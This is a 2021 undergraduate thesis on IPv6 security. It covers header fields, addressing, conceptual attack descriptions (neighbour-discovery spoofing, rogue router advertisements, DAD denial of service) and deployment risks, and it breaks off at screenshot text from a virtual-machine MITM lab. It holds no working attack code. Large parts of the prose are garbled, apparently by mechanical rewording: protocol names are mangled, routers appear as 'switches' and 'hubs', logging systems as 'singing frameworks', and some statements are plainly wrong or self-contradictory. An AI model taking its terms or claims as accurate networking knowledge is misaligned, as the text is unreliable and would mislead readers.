# SECURITY ISSUES IN IPV6 NETWORK

**BY**

**TANMOY KUMAR GOSWAMI**

**ID: 182-15-11418**

**AND**

**TOWHIDUL ISLAM RESHAD**

**ID: 182-15-11769**

This Report Presented in Partial Fulfillment of the Requirements for the Degree of Bachelor of Science in Computer Science and Engineering

Supervised By

**Mr. Narayan Ranjan Chakraborty**
Assistant Professor
Department of CSE
Daffodil International University

Co-Supervised By
**Professor Dr. Md. Ismail Jabiullah**
Professor
Department of CSE
Daffodil International University

**DAFFODIL INTERNATIONAL UNIVERSITY DHAKA, BANGLADESH**

**June 2021**

## APPROVAL

This development base Thesis titled “**Security issues in IPv6 Network**”, submitted by Tanmoy Kumar Goswami and Towhidul Islam Reshad to the Department of Computer Science and Engineering, Daffodil International University, has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of B.Sc. in Computer Science and Engineering and approved as to its style and contents. The presentation has been held on **03 June 2021**.

## BOARD OF EXAMINERS

**Chairman**

______________________________
**Dr. Touhid Bhuiyan**
**Professor and Head**
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Azmoon

**Internal Examiner**

______________________________
**Nazmun Nessa Moon**
**Assistant Professor**
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Aniruddha Rakshit

**Internal Examiner**

______________________________
**Aniruddha Rakshit**
**Senior Lecturer**
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

**External Examiner**

**Dr. Mohammad Shorif Uddin**
**Professor**
Department of Computer Science and Engineering
Jahangirnagar University

# DECLARATION

We hereby declare that, this project has been done by me under the supervision of **Narayan Ranjan Chakraborty, Assistant Professor and Department of CSE** Daffodil International University. We also Declare that neither this project nor any part of this project has been submitted elsewhere for award of any degree or diploma.

**Supervised by:**
**Asst. Prof Narayan Ranjan Chakraborty**
Assistant Professor
Department of CSE
Daffodil International University

**Co-Supervised by:**
**Professor Dr. Md. Ismail Jabiullah**
Professor
Department of CSE
Daffodil International University

**Submitted by:**
**Tanmoy Kumar Goswami**
ID: 182-14-11418
Department of CSE
Daffodil international University

Tanmoy Goswami

**Towhidul Islam Reshad**
ID: 182-15-11769
Department of CSE
Daffodil International University

Towhidul Islam Reshad

# ACKNOWLEDGEMENT

First we express our heartiest thanks and gratefulness to almighty God for His divine blessing makes us possible to complete the final year project/internship successfully.

We really grateful and wish our profound our indebtedness to **Asst. Prof. Narayan Ranjan Chakraborty, Assistant professor**, Department of CSE Daffodil International University, Dhaka. Deep knowledge & keen interest of our supervisor in the area of "Networking and Switching" to carryout this project. His endless patience, his scholarly guidance, his continuous encouragement, constant and energetic supervision, constructive criticism, valuable advice, reading many inferior draft and correcting them at all stages have made it possible to complete this project.

We would also like to convey our sincere appreciation to the faculty member and Head, of the CSE Department for their good support in completing our thesis, as well as to the other faculty members and workers of the CSE Department of Daffodil International University.

We would like to appreciate all of our fellow students at Daffodil International University who took part in this debate when undertaking the course research.

At last, We must acknowledge the constant support and the patients of our parents.

# ABSTRACT

Networking is the transfer of data and idea which connects people all over the world for exploring, detaching issues. IPv6 allows for the development of more specific TCP/IP address identifiers, avoiding carrier NAT networks and specifically connecting to the Internet. Recently for some security issues, we want to use Ipv6 rather than ipv4.In this paper, we will test and analyze the effectiveness of ipv6 security in collaborative business network in this paper. It will compare IPv6 to IPv4 in routing technologies, examine LAN deployment issues and the advantages of IPv6-based virtual LANs, and forecasting the future of IPV6 routing technology.

# TABLE OF CONTENTS

**CONTENTS** **PAGE**

# LIST OF FIGURES

# LIST OF TABLES

# CHAPTER 1

# Introduction

## 1.1 Introduction

The most commonly used protocol for communications is the Internet Protocol (IP). It is the most prevalent communication technology. The protection of communications is top of mind because so many individuals rely on the protocol. Both benevolent and malevolent entities perform the security research carried out on IP. All the security testing, as it has been deployed worldwide, prompted several patches and changed to IP. This paper will give us insight into the security implications of a new IP version and offers advice prior to release preventing problems. Background on this next version of IPv6, is given in this chapter. Before it's wide- scale implementation, we learn why it is important to recognize the security of IPv6. As well as the common ways that IPv6 can be protected, a description of the current risks and industry awareness of the vulnerabilities is presented.

## 1.2 Motivational

In current time, IPv6 is the most recent variant of the IP protocol, and it is considered as a substitute for IPv4 in the global network. IPv6 assists more-secure name resolution. It consents a particularly higher set of domains by using 128-bit addresses: 340 undecillion (3.41038) vs. 4.3 billion of 32-bit IPv4 addresses Switching from IPv4 to IPv6 would have a much wider IP address pool for the Internet. Rather than being concealed behind a NAT router, it also allows every device to have its own public IP address. End-to-end encryption can be run using IPv6.

- ❖ To describe the most important issues we've seen, as well as best practices for IPv6 implementation in operation.

The main motivation of IPV6 was to increase the number of available addresses compared to the present standard IPv4 predecessor.

## 1.3 Objectives

- To ensure the systematic threat analysis of the DNS64 technology is used to ensure the execution and feasibility of the approach, and we explain the need for implementation level analysis.
- To ensure reduce DHCP Spoofing attacks prevention.
- To ensure reduce MITM/ARP Spoofing attacks under IPv6.
- To ensure the security issues related to IPv6 signaling and IPv6 transport communication.

## 1.4 Expected Outcomes

- Reduce the influence of attacks and protect network.
- Find-out best Path for Server and Users Saving them from the attackers.

## 1.5 Report Layout

**Chapter 1: Introduction-** In this chapter we are talking about what is motivation, objective, expected outcome of our research base paper.

**Chapter 2: History-** Our main vision is to find out IPv6 security protocol. How do we keep our devices safe from the unknown authorities.

**Chapter 3: Research Methodology** - All plan detail is secured in this chapter. Other than that we are discussing some fact of security issues and solution.

**Chapter 4: Experimental Result and discussion** – In that section we are experimenting MITM/ARP Spoofing attack & DHCP Spoofing attack under IPv6 and find out some good solution for the user.

**Chapter 5: Impact on Society, Environment and Sustainability** – In that section we are talking about how IPv6 is impacting our society, how can we overcome our problems and fixing the main issue which will be facing in our environment and sustainability of this paper.

**Chapter 6: Conclusion and Future Scope -** In the conclusion we are talking overview of our paper. Why we are choosing this topic and what is the future scope of this topic.

# CHAPTER 2

# Background

## 2.1 Insertion

IPv6 introduces a number of additional features that affect network protection. IPv6 does not introduce any innovative security features, but it does have a number of minor enhancements that, when properly implemented, can have a positive impact on security. Since IPv6 is still in its early stages of implementation, it is too early to say if IPv6 will improve IP protection on its own. The Internet Engineering Task Force (IETF) is also focusing on IPv6 protections for ICMPv6, IPv6 firewalls, mobility, and transformation. Also in final analysis, we expect IPv6 to have greater protection than IPv4.

## 2.2 Related Works

IPv6 is a future destination in our modern world. People are interest on it day by day, there are we including some related works which was done by some networking lovers. In general, IPv6/IPv4 address representation equivalent to the function of an IPv4 network address translator (NAT) [1]. Which transforms private internal addresses into all-encompassing one-of-a-kind addresses that are sent to the Web core, and conversely. The IPv4 NAT is responsible for removing obstructions. To begin with, it is important to differentiate between the universally similar and private internal addresses. As a result, the NAT may be a single source of irritation. At the present time, programs of IP-address content necessitate unusual interpretation, which can be difficult (such as updating ASCII IP strings and keeping track of TCP arrangement numbers on the fly) or even impossible when the application data stream is scrambled or labelled.

A domain specific IPv6/IPv4 interpreter plan is presented in "Arrange Address Interpretation – Convention Interpretation" [2]. It also shows how to combine IPv4 NAT with UDP/TCP port number interpretation. This is often comparable to the stateful part of our programme, with the exception of the harbour number description.

A concept known as "Stateless IP/ICMP Interpretation" [3] ensures a strategic gap from the kind of address explanation, overcoming the limitations of IPv4 NAT in the process. To begin with, it does not maintain state and it is therefore adaptable in terms of organizing irritation. In communicate with larger areas, a large number of rootless translators may be used. At the moment, the use of IPv4-mapped and IPv4-compatible addresses allows it to stay clear of reading IP addresses entered into the application's data stream. For example, mapped/compatible IPv6 addresses had to be printed as IPv4 ASCII strings in a few FTP programs. The SIIT strategy has the limitation of requiring IPv6 switches to provide courses to IPv4-mapped addresses. When the interpreter supports an IPv6 position with access to the IPv4 Web, this disadvantage tends to be acceptable. In any case, using an IPv4-mapped/compatible IPv6 address while the interpreter serves an IPv4 position with access to the IPv6 Web is absurd, since it defeats one of IPv6's most important features: contracting spine steering tables.

Finally, a proposal known as "Task of IPv4 Worldwide Addresses to IPv6 Has" [4] allows dual-stack IPv6/IPv4 hubs to secure a worldwide IPv4 address by accident in order to connect with other IPv4-only hubs.

Although domain specific interpretation enables an IPv4 location to communicate with the emerging IPv6 Web, both the SIIT and AIIH proposals focus on providing interoperability between an IPv6 location and the IPv4 Web.

## 2.3 Comparison Studies

IPv6 Web VoIP innovations are implied to be propelled on IPv6 systems. Be that as it may, due to the huge base of IPv4 systems conveyed and the tall costs included within the switch, the IPv4 to IPv6 move is likely to proceed for a few a long time. Interfacing to a assortment of IPv6 systems will as it were be attainable with adequate IPv4 associations amid this time. The proposed midway course of action to resolve this issue is 6 to 4 encoding, which coordinating IPv4 encryption. It'll store the IPsec in it. IPv6 makes it less demanding to course all-inclusive than IPv4. Less impacts on vitality and memory, which can offer assistance move forward execution and make it more solid. End-to-end verification is given by IPv6-implemented encryption. This will bring back contamination alleviation. The 20-bit stream check is the benefit standard. To calculate the information length, the 16-bit payload length is utilized and is able to transmit up to 64 KB.




Figure 2.3: Difference Between IPv4 and IPv6

## 2.4 Scope of the Problem

Every system facing some internal and external problem when they have to launching for using, IPv6 have some security issue as IPv4 have.

Firstly, the fact of IPsec support is needed in IPv6, it is something that is not. 1 Failure to use IPsec vulnerable a system to old IP-related attacks as well as attacks targeting IPv6-specific functionality. A functional IPsec base is therefore difficult to set up and maintain, which contributes to IPsec's use being reduced.

Secondly, some of IPv6's beneficial features have their own security recommendations that are not yet widely accepted. Stakeholders' trust in making the transition to IPv6 could be harmed as a result of this flaw. Furthermore, all IPv4-based bequest schemes and IPv6 networks are likely to cooperate during the IPv4-to-IPv6 transition and well beyond. As a result, the opportunities for network-based attacks will undoubtedly increase, making it more difficult to secure a network.

Thirdly, outdated technology migraines will not go away completely: A few problems that affect IPv4 networks—for example, unlike IPv4 addresses, which are 32 bits long, IPv6 addresses are 128 bits long.there are a way of looking at something from a different perspective IPv6 networks can also be influenced by application-layer attacks, rebel devices, and parcel flooding. Finally, once the hacker community continues to successfully attack IPv6 networks, a few more unanticipated security problems will most likely surface.

- **<u>DoS attack on web protocol:</u>** In a DoS attack, the attacker prevents valid clients from accessing an organization's services or properties. Misusing bugs in thesite method can be used to launch a DoS attack on an IPv6 network. An assailant on a nearby connection acts as a shield before a center sends an NS parcel. The attacker responds falsely with something like a stranger advertising package, falsely telling the unused network that it is already using that address. When the unused network is produces a new address and repackaging the site method; the attacker incorrectly responds with another NA package. Some problems affecting IPv4 networks, such as application layer security Attacks, rebel devices, and packet flooding will all have an effect on IPv6 networks. The new hub eventually gives up without initializing its gui.

- **<u>Smurf attack:</u>** The Smurf attack is a network that denial-of-service attack in which a large number of ICMP packets with a spoofed source IP are broadcast to a computer network using an IP broadcast address. This is an old form of attack that no longer works (99% of the time) since today's firewalls and computers have learned to drop those packets.

- **Bogus router implantation attack:** In IPv6, switches may use the ND convention to determine their proximity and determine their link-layer addresses and prefix data. However, this also allows a malicious hub to impersonate a coordinate segment's default gateway. 3 Switch ads are not authorized by a receiving hub. As a result, any hub that receives a fake RA updates its connectivity criteria based on the RA without exception. A malware network may spread false address prefix data to reroute network users in order to prevent the casualty from reaching the designated location.

## 2.5 Challenges

IPv6 is the unused adaptation of the Web Convention, It has been made to supply unused organizations and to bolster the Internet's advancement. An outline of the key security issues diagrams the challenges in passing on and transitioning to IPv6. We discover a few point which is making a difference to fathom the most issue of ipv6 security issues.

For The Government

- Policy Issues
- Political Issues
- Cost of Overall Transition
- Lack of Human Resources

Private Sectors

- Economical Issues-Cost of Migration
- Service Related Issues
- Level of Trust
- National Polices
- Meet with Global standards

# CHAPTER 3

# Research Methodology

## 3.1 Internet Protocol Version 6 (IPv6) Overview

In 1998 internet protocol version 6 (IPv6) was first time introduced by IETF (Internet Engineering Task Force). This protocol was introduced for replace internet protocol version 4 (IPv4). [5] IPv6 standard specification is in draft RFC 2460. IPv6 packet header is based on this draft. Figure 3.1 show IPv6 packet header.

| | | |
|---|---|---|
| **Generation** | **Classification of Traffic** | **Flow Rate** |
| **Length of Payload** | **The Following Header** | **Limit of Hops** |
| **Address of the source** | | |
| **Address of the final destination** | | |

Table 3.1: IPv6 Packet Header

- IPv6 packet header is 320 bits/40 bytes. Here is the description of IPv6 packet header each field:
- Version: Version is 0.5 bytes or 4 bits it shows the protocol version and the value is 6
- Traffic class: traffic class is use source & router for identify the packet is in the same class. Traffic class is 8 bits or 1 byte.
- Flow label: flow label is a label for the data flow, flow level is 2.5 bytes or 20 bits.
- Payload Length: It show the length of packet data field, it is 2 bytes or 16 bits.
- Next Header: nest header is a header which is shows IPv6 header. It is 8 bits or 1 bytes.
- Hop limit: It is decremented one by one for a single node to forward the packet if the hop limit is 0, the packet is discarded, 8 bits or 1 byte.


- Source Address: this is the source of the packet; it is 128 bits/16 bytes.
- Destination Address: this is the destination of a packet; it is 128 bits/16 bytes.

### 3.1.2 Addressing Model

There are 3 Types of model in IPv6 Addressing. Those are

1. Namely any cast
2. Uni-cast
3. Multicast

IPv6 doesn't support broadcast addresses like IPv4. Only Unicast and Multicast addressing support in IPv6. In Figure 3.2 shows the example of IPv6 Unicast and Multicast addressing



```
Router#sh ipv6 int Ethernet0
Ethernet0 is up, line protocol is up
  IPv6 is enabled, link-local address is
FE80::2D0:D3FF:FE81:9000

  Global unicast address(es):
          2001:DB8:12::1, subnet is 2001:DB8:12::/64
  Joined group address(es):
    FF02::1
    FF02::2
    FF02::5
    FF02::D
    FF02::16
    FF02::1:FF00:1
    FF02::1:FF81:9000
```

Figure 3.1 IPv6 Uni-cast and Multicast addressing

## 3.2 IPv6 Security Issues

The introduction of every new protocol shows some new problems. There are still many new weaknesses in the lack of completeness of the implementation of IPv6. For IPv6-loyal monitoring and equipment the need for education and experience is both a cause for concern. At first it is very important to know IPv6 is not a super-set of IPv6, it is completely a new Internet Protocol.in this paper we will describe some ipv6 security Issues

### 3.2.1 Reconnaissance attacks

Internet Protocol Version 6 create ping swing and port scanning more and more difficult to complete. In multicast addressing it enable an adversary for find a certain set of key systems easily. However, if the administration set to remember address in key systems this attack is easier.

### 3.2.2 Man in the middle (MITM) attack

Man in the middle attack, an attacker attacks a client computer using the same network. The attacker sends a multicast message in the client computer, all nodes requesting for MAC address. After receiving the message attacker, send a fake reply for the client, and it takes over traffic flow between the attacker and client. Figure 3.3 shows the man in the middle attack process.



Node A
(victim)
Attacker
DoS attack on DAD protocol
(Message to "all nodes" multicast address)
Who has the IP address of node A?
(Attacker reply)
I have node A's IP address. Here it is.
MITM attack through packet spoofing
(NS message)
Who has the IP address of node B?
(NA message from attacker)
I have node B's IP, my MAC address is [attacker's MAC].
Bogus router implantation attack
(RS message)
Who is a router?
(Fake RA from attacker)
I'm a router.

Figure 3.2 Kind of Attack Process

### 3.2.3 Dual-stack related issues

Now a day's maximum user use IPv4 network. In IPv6 and IPv4 using are 3 types of tunnels. Those are including Teredo, 6to4 and Intra-Site Automatic Addressing Protocol. They are allow IPv6 packets encapsulated in IPv4 & sent through ipv4 enabled firewalls or NAT devices. Attacker use tunneling mechanisms to run attack.

### 3.3 Interaction Design and experience of User

IPv6 has more benefits in addressing, security and quality. Day by day IPv6 replace IPv4. Applying IPv6 in WSNs is one of the most hot research topic in today's sensor networks. The IETF working gathering normalized 6LoWPAN, which aims to send IP packet over an IEEE802.15.4-based Wi-Fi network, and the related protocol is being built and implemented quickly. 6LoWPAN provides a header encoding and packet fragmentation/reassembly adaptation layer for IPv6. It enables 6LoWPAN-based WSN nodes to connect with a global Internet host. We show a network architecture in this diagram in Figure 3:2




Figure 3.3 Network Architecture

Here the Network Architecture have 4 main parts

1. Sink Node
2. Sensor Node
3. Gateway
4. IPv4 host

### 3.4 Requirements for Implementation

The stand-up of IPv6 could give you some tough security headache. At the RSA Conference Europe in London, Cisco security specialist Eric Vyncke provided a stark alert. On the face of it, there isn't a lot to worry over with IPv6. All things considered, it is essentially a convention with a whole lot bigger location space than IPv4. In fact, diligent network scanning is certainly impossible and there is no need to convert the network address, but still no changes on OSI Model.

### 3.4.1 IPv6 Security Risk and Implementation

Here are some ways IPv6 can make a network less secure and have to implementation [6]

- **Hard to Achieve Effective Rate Limit**

  A basic technique for defending a network against automated attack tools is rate limiting. It works on IPv4 networks, with automated attacks making hackers less effective on purpose by slowing down their automatic offensive tools or forcing them to launch attacks from separate hosts.

  That techniques on IPv6 networks just don't work. That is on the grounds that IPv6 networks are huge to such an extent that this is unreasonable at the 128-bit address level as much as possible, Vyncke pointed out. Whatever, programmers can be allocated millions or billions of IPv6 addresses, ensuring that you should limit addresses to the 48-digit or 64-bit limit as much as possible. At the present time it's just not satisfactory what pragmatic methodology you should use to give a similar degree of insurance. “The industry has yet to learn how to do it,” Vyncke warned.

- **Reputation-Based Protection Still Does Not Exist**

  Many software product providers use IP address reputations to delete malicious malware sources from websites. Although reputation schemes for IPv4 addresses still exist, whenever it comes to IPv6, It’s just a bit in the case of a chicken and an egg. Nobody has built up an IPv6 reputation data set, but nobody uses IPv6 addresses for notoriety-based authentication — and nobody builds a standing knowledge base along these lines. The security organization will obviously take up it at last, but it will be a lost element in the safety puzzle until further notice.

- **Logging systems cannot work properly**

  The use of 128-cycle addresses, Stored as a string of 39 digits, is a key feature of IPv6. IPv4 addresses, as opposed to, are stored in a 15-character field and are written in the structure 192.168.211.255. If 15-character IP addresses are needed by singing frameworks, they may crash when they experience "beast" 39 digit IPv6 addresses (making conceivable cradle flood blunder connected security issues) or they may just store just the initial 15 characters, delivering the signed data pointless. The only option is to upgrade the IPv6 addresses of all singing systems.

- **The Default IPv6 can be run**

  We might think we're operating an IPv4-just server firm, Just IDS for IPv4, checking, etc., however IPv6 could be initiated and running without our insight. That is on the grounds that in certain conditions, (for example, an aggressor on our Network sending switch ads), Devices in our network will start interconnecting using IPv6 via link-local addresses by design.

  “Your IDS will see none of this traffic, so you should definitely upgrade it to IPv6 now, and make sure that its operators are trained to use IPv6,” warned Vyncke.

- **SIEM Cannot Work Properly**

  Another problem with IPv6 is that each host, we can have multiple IPv6 addresses at the same time inside and outside our network. This is unusual in the IPv4 universe, and it can lead to serious issues. “For model, how would you know by taking a gander at your logs that various sections allude to a similar host?" asked Vyncke. To figure out your logs you should have the option to correspond addresses to has, yet Vyncke cautioned that so far no SIEM framework completely upholds IPv6 completely. It might uphold it at the organization level, for instance, However, it's possible that the connection motor won't work.

- **Simple Log Analysis Using Grep Won't Work**

One more issue is that a similar IPv6 address could be written multiply, for instance: 2001:0DB8:0BAD::0DAD or

2001:DB8:BAD:0:0:0:0:DAD Or

2001:db8:bad::dad

Therefore, a grep search through our log records won't fill in as in the past. On the off chance that gadgets sign in utilizing diverse IPv6 designs, we may need to reconfigure the manner in which they log or change the manner in which we search to get all the data in our logs about a gadget.

# CHAPTER 4

## Experimental Result and Discussion


## 4.1 Experimental Setup

Our main Goal is find out IPv6 network issue and solve the problem. We are executing two kind of operation in Windows and Linux. Our fast experiment is on MITM Attack, for complete this experiment we need to a virtual box software where we can be operating 2type of OS. We choose Ubuntu Operating System as it is performing for Linux and using in the other hand windows 7 and We are experimenting another operation in Windows 10 OS and installing CISCO PACKET TRACER for experiment on DHCP Spoofing Attack Prevention.

## 4.2 Experimental Results & Analysis

Here we will be see how to experimenting on MITM Attack and DCHP Attack using 3 Operating System and Virtual Box and Cisco Packet Tracer Software. We are try to complete our experiment with best way and find out some helpful preventionto safe those users who will be getting harassing in future throw to the attacker. So let's run our operation.

### 4.2.1 Man in The Middle Attack & Prevention


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
9 16:36
ubuntu
Trash
Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Computer
4:36 PM
Right Ctrl
Oracle VM VirtualBox Manager
File Machine Help
Tools
Windows 7
Running
Ubuntu
Running
New
Settings
Discard
Show
Preview

General
Name: Windows 7
Operating System: Windows 7 (64-bit)

System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display
Video Memory: 27 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: SATA
SATA Port 0: Windows 7.vdi (Normal, 25.00 GB)
SATA Port 1: [Optical Drive] WIN7X64.14in1.ENU.JUN2019.iso (3.47 GB)

Audio
Host Driver: Windows DirectSound
Controller: Intel HD Audio

Network
Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Realtek PCIe GBE Family Controller)

